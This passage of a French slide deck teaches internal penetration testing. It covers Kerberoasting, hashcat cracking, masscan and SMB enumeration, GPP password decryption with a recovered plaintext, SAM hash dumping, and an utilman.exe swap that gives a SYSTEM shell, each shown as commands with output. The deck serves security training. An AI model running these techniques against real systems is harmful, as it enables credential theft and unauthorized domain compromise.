11 index: 0x**** RID: 0x**** acb: 0x00000211 Account: servicecompta Name: Service Compta Desc: Compte de messagerie MdP :
*****
12 index: 0x**** RID: 0x**** acb: 0x00000210 Account: enregistreur Name: Enregistreur Desc: Mot de passe : ***** (alertes par mail)
13 index: 0x**** RID: 0x**** acb: 0x00000211 Account: **redacted** Name: **redacted** Desc: mot de passe = *****
14 ""
```

04 – Domaine & Active Directory

1. Connexion anonyme, Connexion authentifiée
2. Politique de MDP (user=pass, mdp faible, ...)
3. Vérification des descriptions des utilisateurs
4. Vérification des versions de serveurs enregistrés
5. Vérification des groupes / moindre privilège
6. **Kerberoasting**

04 - Domaine & Active Directory

```
1 GetUserSPNs.py DOMAIN.TLD/user:pass -dc-ip DC.DOMAIN.TLD -request
2
3 ""
4 Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
5
6 ServicePrincipalName      Name      MemberOf
  PasswordLastSet          LastLogon Delegation
7 -----
8 MSSQLSvc/SE10VM04.DOMAIN.TLD:56533      Administrateur      CN=Informations ,OU=Groupes Distribution,DC=DOMAIN,DC=TLD
  2021-11-22 09:23:54.767992  2022-05-11 11:41:30.437529
9 MSSQLSvc/SE10VM04.DOMAIN.TLD:SAGE      Administrateur      CN=Informations ,OU=Groupes Distribution,DC=DOMAIN,DC=TLD
  2021-11-22 09:23:54.767992  2022-05-11 11:41:30.437529
10 MSSQLSvc/SE15VM05.DOMAIN.TLD:49325      CdS_SQL            CN=AdminSQL_INFORMATIONS,OU=Users DOMAIN,DC=DOMAIN,DC=TLD
  2016-03-23 09:31:59.839575  2022-05-18 21:15:00.881754
11 MSSQLSvc/SE15VM05.DOMAIN.TLD:INFORMATIONS      CdS_SQL            CN=AdminSQL_INFORMATIONS,OU=Users DOMAIN,DC=DOMAIN,DC=TLD
  2016-03-23 09:31:59.839575  2022-05-18 21:15:00.881754
12 HTTP/SSO.DOMAIN.TLD      ESL
  2021-11-22 17:24:38.953675  <never>
13 HTTP/se2003xp.DOMAIN.TLD      ESL
  2021-11-22 17:24:38.953675  <never>
14
15 $krb5tgs$23$*Administrateur$DOMAIN.TLD$DOMAIN.TLD/Administrateur*$21199627a12366d**REDACTED**
16 $krb5tgs$23$*CdS_SQL$DOMAIN.TLD$DOMAIN.TLD/CdS_SQL*$67b583cf4ae28c7a649f68187f402**REDACTED**
17 $krb5tgs$23$*ESL$DOMAIN.TLD$DOMAIN.TLD/ESL*$ef239b9bfade0e412d32f3dc3a3**REDACTED**
18 ""
```

04 - Domains & Active Directory

```
1 hashcat -m 13100 hash.txt -a 0 rockyou.txt -O
2
3 ""
4 3000 | LM
5 1000 | NTLM (NTDS.dit / LSASS)
6 5500 | NetNTLMv1 / NetNTLMv1+ESS (Responder)
7 5600 | NetNTLMv2 (Responder)
8 13100 | Kerberos 5, etype 23,hashcat -m 13100 hash.txt -a 0 rockyou.txt -O
9 TGS-REP (Kerberoasting)
10 18200 | Kerberos 5, etype 23, AS-REP (ASRepRoasting)
11 ""
```

04 - Domain & Active Directory

```
~/D/wrapcat > main ?11 ./wrapcat.py -m 1000 -f NTLM.txt --full
```

```
11:22:52
```



```
[!] Pot file not defined.  
Create file wrapcat_1653470575.pot
```

```
[+] Phase 1 ...  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr admin?1?1?1?1 --increment -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr Admin?1?1?1?1 --increment -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?1?1?1?1admin --increment -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?1?1?1?1Admin --increment -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/kaonashi14M.txt -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/GLOBAL_PASSWORD_LIST.txt -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/CUSTOM.txt -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?1?1?1?1?1?1 --increment -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 3 -1 /usr/share/doc/hashcat/charsets/custom_alpha_special.chr ?d?d?d?d?d?d?d?d?d?d --increment -0 -o /dev/null 2>/dev/null  
[+] Phase 2 ...  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -r /usr/share/doc/hashcat/rules/best64.rule -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -r /usr/share/doc/hashcat/rules/leetspeak.rule -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/rockyou.txt -r /usr/share/doc/hashcat/rules/OneRuleToRuleThemAll.rule -0 -o /dev/null 2>/dev/null  
$ hashcat -m 1000 NTLM.txt --potfile-path wrapcat_1653470575.pot -a 0 /usr/share/wordlists/kaonashi14M.txt -r /usr/share/doc/hashcat/rules/best64.rule -0 -o /dev/null 2>/dev/null
```

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
- 5. Scan réseau**
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Scan réseau

Lister les ranges d'IP

- Se baser sur les ranges d'IP déjà identifiés (netdiscover, ...)
- Adidnsdump (intérogation authentifiée des zones DNS d'un AD)

04 - Scan réseau

```
(adidnsdump-4XiJn7UR) dirkjan@ubuntu:~/adidnsdump$ adidnsdump -u icorp\\testuser icorp-dc.internal.corp -r
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[-] Could not resolve node hoi (probably no A record assigned to name)
[+] Found 17 records
(adidnsdump-4XiJn7UR) dirkjan@ubuntu:~/adidnsdump$ head records.csv
type,name,ip
A,wpad,10.1.1.2
A,wpad,10.1.1.1
A,testpwn,192.168.111.12
A,testpm,192.168.111.12
A,test,10.0.0.10
A,notinternal,95.179.182.12
A,newhost,10.1.1.1
A,ICORP-W10,192.168.111.73
```


04 – Scan réseau

Outils de scan

- Nmap
- Masscan
- Zenmap

Problématique : adapter le profil de scan à la taille du périmètre et sa sensibilité au DOS.

04 - Scan réseau

```
1 sudo masscan -p20,21-23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080 -iL scope.txt --rate 2000 -oX  
masscan_top.xml  
2 sudo masscan 192.168.0.0/16 -p 445 --rate 2000 -oX masscan_445.xml
```

04 – Pentest “Interne”

1. Différences avec l'Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. Scan réseau
- 6. Services de partage de fichiers (SMB / NFS)**
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. Machine “Stagiaire”

04 – Services de partage de fichiers

Enumération des share SMB (anonyme et authentifié) :

```
1 smbmap -d "DOMAIN.TLD" -H 192.168.x.x/24
2 smbmap -u "guest" -p "guest" -d "DOMAIN.TLD" -H 192.168.x.x/24
3 nmap --script "safe or smb-enum-*" -p 139,445 -Pn 192.168.x.x/24
4 nmap -p 445 --script=smb-enum-shares -Pn 192.168.x.x/24
```

04 - Services de partage de fichiers

```
root@lazy:~/Documents/HackTheBox/Access# smbmap -H 10.10.10.100 -d active.htb -u   -p  
```

```
[+] Finding open SMB ports...
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445      Name: active.htb
```

Disk	Permissions	Comment
ADMIN\$	NO ACCESS	Remote Admin
C\$	NO ACCESS	Default share
IPC\$	NO ACCESS	Remote IPC
.	.	.
dr--r--r-- 0 Wed Jul 18 14:48:57 2018	.	.
dr--r--r-- 0 Wed Jul 18 14:48:57 2018	..	.
NETLOGON	READ ONLY	Logon server share
.	.	.
dr--r--r-- 0 Sat Jul 21 06:37:44 2018	.	.
dr--r--r-- 0 Sat Jul 21 06:37:44 2018	..	.
dr--r--r-- 0 Sat Jul 21 06:37:44 2018	active.htb	.
Replication	READ ONLY	.
.	.	.
dr--r--r-- 0 Wed Jul 18 14:48:57 2018	.	.
dr--r--r-- 0 Wed Jul 18 14:48:57 2018	..	.
dr--r--r-- 0 Wed Jul 18 14:48:57 2018	active.htb	.
SYSVOL	READ ONLY	Logon server share
.	.	.

04 – Services de partage de fichiers

Le partage **SYSVOL** est un partage réseau servant à stocker des données spécifiques qui doivent être répliquées entre les contrôleurs de domaine ou accessibles par les ordinateurs clients. De ce fait, il s'agit d'un partage accessible pour tout objet authentifié auprès de l'Active Directory, et donc potentiellement sensible.

Les GPP (Group Policy Preference) présent sous format xml dans ce partage contiennent parfois des mots de passes chiffrés avec une clé connue. (CVE-2014-1812 / MS14-025)

04 - Services de partage de fichiers

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1
855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="new_local_admin" image="2" changed
="2016-07-12 07:04:23" uid="{06FD4385-7388-4B32-BFF0-64F04EB01B22}" userCo
ntext="0" removePolicy="0"><Properties action="U" newName="" fullName="" d
escription="" cpassword="Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority=""
  userName="new_local_admin" /></User>
</Groups>
```

```
root@r7-kali:~# gpp-decrypt Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng
$uP3r5ekrItpass
```

04 - Services de partage de fichiers

```
msf auxiliary(smb_enum_gpp) > run

[*] 192.168.2.58:445 - Connecting to the server...
[*] 192.168.2.58:445 - Mounting the remote share '\\192.168.2.58\SYSTEM\...
[+] 192.168.2.58:445 - Found Policy Share on 192.168.2.58
[*] 192.168.2.58:445 - Parsing file: '\\192.168.2.58\SYSTEM\pwnlab.lcl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
[+] 192.168.2.58:445 - Group Policy Credential Info
=====

Name                Value
----                -
TYPE                Groups.xml
USERNAME            new_local_admin
PASSWORD            $uP3r5ekrItpass
DOMAIN_CONTROLLER  192.168.2.58
DOMAIN              pwnlab.lcl
CHANGED             2016-07-12 07:04:23
NEVER_EXPIRES?     0
DISABLED            0

[*] 192.168.2.58:445 - XML file saved to: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_windows.gpp.xml_841625.txt
[+] 192.168.2.58:445 - Groups.xml saved as: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_smb.resources.file_786986.xml
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


04 - Services de partage de fichiers

```
1 # crackmapexec
2 cme smb <IP> -u 'username' -p 'password' --shares
3 cme smb <IP> -u 'username' -H '<HASH>' --shares
4
5 # Monter un partage
6 mount -t cifs //<IP>/share /mnt/share
7 mount -t cifs -o "username=user,password=password" //<IP>/share /mnt/share
```

04 – Pentest “Interne”

1. Différences avec l'Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
- 7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)**
8. Machine “Stagiaire”

04 – Services (SMTP, SNMP, WEB, BDD, SSH, ...)

- Mots de passes faibles
- Mots de passes par défaut
- Scanners spécialisés (nuclei)
- Vulnérabilités spécifiques (communautés snmp, ...)

⇒ Compte tenu de la durée de l'audit et de la taille du périmètre, on adapte le niveau de recherche

04 – Pentest “Interne”

1. Différences avec l’Externe
2. Reconnaissance Passive
3. Découverte du réseau & Interception
4. Domaines & Active Directory
5. Scan réseau
6. Services de partage de fichiers (SMB / NFS)
7. Services (SMTP, SNMP, WEB, BDD, SSH, ...)
8. **Machine “Stagiaire”**

04 – Machine “Stagiaire”

Buts :

- Devenir Administrateur local de la machine
 - Récupérer des comptes de domaine valide
 - Désactiver l’antivirus
 - ...
- Booter depuis un autre périphérique
- Récupérer d’anciennes données non formatées



A decorative graphic on the left side of the slide consists of several overlapping hexagons. Some are solid light blue, while others are white outlines. They are arranged in a cluster that tapers to the right.

04 – Machine “Stagiaire”


Booter depuis un autre périphérique

Pas de mot de passe BIOS ? Pas de chiffrement du disque ?

04 - Machine "Stagiaire"



04 - Machine "Stagiaire"



04 – Machine “Stagiaire”

Récupération de la base SAM

- C:\Windows\System32\config\SAM
- C:\Windows\System32\config\SYSTEM

04 - Machine "Stagiaire"

Extraction des Hash :

```
1 $ samdump2 ./SYSTEM ./SAM
2 *disabled* Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
3 *disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
4 Zeeka:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```


04 – Machine “Stagiaire”

Remplacement du binaire “utilman.exe” par “cmd.exe”

- C:\Windows\System32\utilman.exe
- C:\Windows\System32\cmd.exe

(penser à faire une sauvegarde du binaire avant)

04 - Machine "Stagiaire"



```
C:\Windows\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) 2019 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

The screenshot shows a Windows command prompt window with a white title bar containing the text "C:\Windows\system32\utilman.exe". The main area of the window is black with white text. The text displays a system error message: "The system cannot find message text for message number 0x2350 in the message file for Application." followed by a copyright notice and a memory error: "(c) 2019 Microsoft Corporation. All rights reserved. Not enough memory resources are available to process this command." Below this, the command "C:\Windows\system32>whoami" is entered, and the output "nt authority\system" is shown. The prompt "C:\Windows\system32>_" is visible at the bottom. The taskbar at the bottom of the window shows icons for network, a red square icon, and power.

04 - Machine "Stagiaire"


Récupération d'anciennes données



04 - Machine "Stagiaire"

Devenir Administrateur Local

Outil de reconnaissance : WinPeas





MERCI

@zeecka_




Références


- Zeecka - <https://www.zeecka.fr/> 
- Aperi'Kube - <https://www.aperikube.fr/> 
- Aperi'Solve - <https://www.aperisolve.fr/> 

- PayloadAllTheThings - <https://github.com/swisskyrepo/PayloadsAllTheThings/> 

Références

- Root-Me - <https://www.root-me.org/> 
- Hack The Box - <https://www.hackthebox.com/>
- Try Hack Me - <https://www.tryhackme.com/>
- Kali Linux - <https://www.kali.org/>
- Parrot OS - <https://www.parrotsec.org/>
- BlackArch Linux - <https://blackarch.org/>
- Hacktricks - <https://book.hacktricks.xyz/>
- Winpeas - <https://github.com/carlospolop/PEASS-ng/>

Références

- CTFtime.org - <https://ctftime.org/>
- Referentiel PASSI - https://www.ssi.gouv.fr/uploads/2014/12/PASSI_referentiel-exigences_v2.1.pdf 
- Notation CVSS 3.1 - <https://www.first.org/cvss/calculator/3.1>
- Discord OSINT FR - <https://discord.com/invite/dWY9sWFKYD> 
- Shodan - <https://www.shodan.io/>


Références

- Google Hacking DB - <https://www.exploit-db.com/google-hacking-database>
- CRT.sh - <https://crt.sh/>
- WayBackMachine - <https://archive.org/web/>
- NIST (CVE) - <https://nvd.nist.gov/search>
- Exploit DB - <https://www.exploit-db.com/>
- Scanner Nessus - <https://www.tenable.com/products/nessus>

Références

- Metasploit Framework - <https://www.offensive-security.com/metasploit-unleashed/>
- Cobalt Strike - <https://www.cobaltstrike.com/>
- Wordlists "SecLists" - <https://github.com/danielmiessler/SecLists>
- Entrainement Injection SQL - <https://dojo-yeswehack.com/SQL-Injection/Theory> 🇫🇷
- Burp Web Security Academy - <https://portswigger.net/web-security>

Références

- Carte Wifi Alpha (compatible aircrack) - <https://www.alfa.com.tw/products/awus036h>
- Bettercap (MITM Wifi) - <https://www.bettercap.org/>
- LLMNR poisoning avec responder.py - <https://www.cynet.com/attack-techniques-hands-on/llmnr-nbt-ns-poisoning-and-credential-access-using-responder/>
- CrackMapExec (CME) "Getting Started" - <https://mpgn.gitbook.io/crackmapexec/getting-started/> 

Références

- BloodHound - <https://bloodhound.readthedocs.io/>
- Photorec - <https://www.cgsecurity.org/wiki/PhotoRec>
- PortSwigger Burp Suite - <https://portswigger.net/burp>

Les outils non abordés dans la table de références sont disponibles sur GitHub et pour la majorité d'entre eux packagés dans les repository des distributions Kali Linux, Parrot Security et BlackArch Linux.



Divers

- Code Snippet - <https://carbon.now.sh/>
- OS - ArchLinux (repo BlackArch + AUR)
- Shell - ZSH (OhMyZsh - PowerLevel10k + Plugins)
- Theme des slides - <https://slidesgo.com/theme/tech-startup>